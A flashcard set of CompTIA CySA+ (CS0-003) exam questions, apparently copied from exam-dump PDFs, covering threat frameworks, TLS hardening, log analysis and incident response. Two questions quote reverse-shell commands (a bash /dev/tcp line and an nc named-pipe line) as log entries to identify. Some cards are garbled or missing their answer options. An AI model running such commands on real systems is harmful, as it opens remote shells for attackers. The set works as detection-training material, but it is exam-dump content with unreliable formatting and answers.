All questions without description (e.g. Question #1) are from the premium version of Exam Topics. I always choosed the community answer if possible for them. The rest is from the specific documents, written in the header of each question.
A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?
Answer
D. MITRE ATT&CK
A. OSSTMM
B. Diamond Model Of Intrusion Analysis
C. OWASP
Card 262
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #74

An analyst is evaluating the following vulnerability report:
Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?
Answer
B. Metrics
C. Vulnerability
A. Payloads
D. Profile
Card 263
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #75
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?
Answer
A. It provides a structured way to gain information about insider threats.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.
C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
B. It proactively facilitates real-time information sharing between the public and private sectors.
Card 264
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #76
During a recent site survey. an analyst discovered a rogue wireless access point on the network.
Which of the following actions should be taken first to protect the network while preserving evidence?
Answer
B. Connect to the access point and examine its log files.
A. Run a packet sniffer to monitor traffic to and from the access point.
C. Identify who is connected to the access point and attempt to find the attacker.
D. Disconnect the access point from the network
Card 265
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #77
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle
attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two)
Answer
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
A. Configure the server to prefer TLS 1.3.
E. Configure the server to require HSTS.
D. Require client browsers to present a user certificate for mutual authentication.
F. Remove cipher suites that use GCM.
Card 266
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #78

An analyst views the following log entries:
The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access.
The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.
which are more important than ensuring vendor data access.
Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?
Answer
D. 216.122.5.5
C. 202.180.1582
B. 134.17.188.5
A. 121.19.30.221
Card 267
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #80
A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?
Answer
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.
Card 268
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #81
A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the
following scanning techniques would be most efficient to achieve the objective?
Answer
A. Deploy agents on all systems to perform the scans.
B. Deploy a central scanner and perform non-credentialed scans.
D. Deploy a scanner sensor on every segment and perform credentialed scans.
C. Deploy a cloud-based scanner and perform a network scan.
Card 269
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #82
A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?
A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?
Answer
B. Weaponization
C. Exploitation
A. Reconnaissance
D. Installation
Card 271
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #89
Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?
Answer
A. MFA
B. User and password
C. PAM
D. Key pair
Card 272
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #90
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
Which of the following most likely describes the activity?
Answer
A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell
Card 273
Question
CompTIA.CS0-003.vJan-2024.by_.Lena_.91q.pdf
Question #91
Which of the following can be used to learn more about TTPs used by cybercriminals?
Answer
C. National Institute of Standards and Technology
D. theHarvester
A. ZenMAP
B. MITRE ATT&CK
Card 274
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #7
During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of
the following best describes how PII should be safeguarded during an incident?
Answer
A. Implement data encryption and close the data so only the company has access.
C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
B. Ensure permissions are limited in the investigation team and encrypt the data.
D. Ensure that permissions are open only to the company.
Card 275
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #8

A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:
Which of the following has most likely occurred?
Answer
D. A web browser vulnerability was exploited.
B. A credential-stealing website was visited.
A. An Office document with a malicious macro was opened.
C. A phishing link in an email was clicked
Card 276
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #10
A security analyst has found a moderate-risk item in an organization's point-of-sale application. The
organization is currently in a change freeze window and has decided that the risk is not high enough to correct
at this time. Which of the following inhibitors to remediation does this scenario illustrate?
Answer
C. Degrading functionality
D. Proprietary system
B. Business process interruption
A. Service-level agreement
Card 277
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #12
A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?
Answer
A. Potential precursor to an attack
B. Unauthorized peer-to-peer communication
D. System updates
C. Rogue device on the network
Card 278
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #13

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the
company's current method that relies on CVSSv3. Given the following:
Which of the following vulnerabilities should be prioritized?
Answer
D. Vulnerability 4
C. Vulnerability 3
B. Vulnerability 2
A. Vulnerability 1
Card 279
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #22
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for
an auditing process. Which of the following is an example of a tool that can produce such evidence?
Answer
B. Burp Suite
D. Wireshark
C. Nmap
A. OpenVAS
Card 280
Question
CompTIA-CS0-003 ,27.01.24-unlocked.pdf
Question #27
A security analyst has identified a new malware file that has impacted the organization. The malware is olymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%.
Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?
Answer
A. Utilize an RDP session on an unused workstation to evaluate the malware.
B. Disconnect and utilize an existing infected asset off the network.
C. Create a virtual host for testing on the security analyst workstation.
D. Subscribe to an online service to create a sandbox environment.
How to use this set
Read the preview and check whether the content and answers suit your learning goal. You can add the public set to your sets to study it. Your account shows the available actions.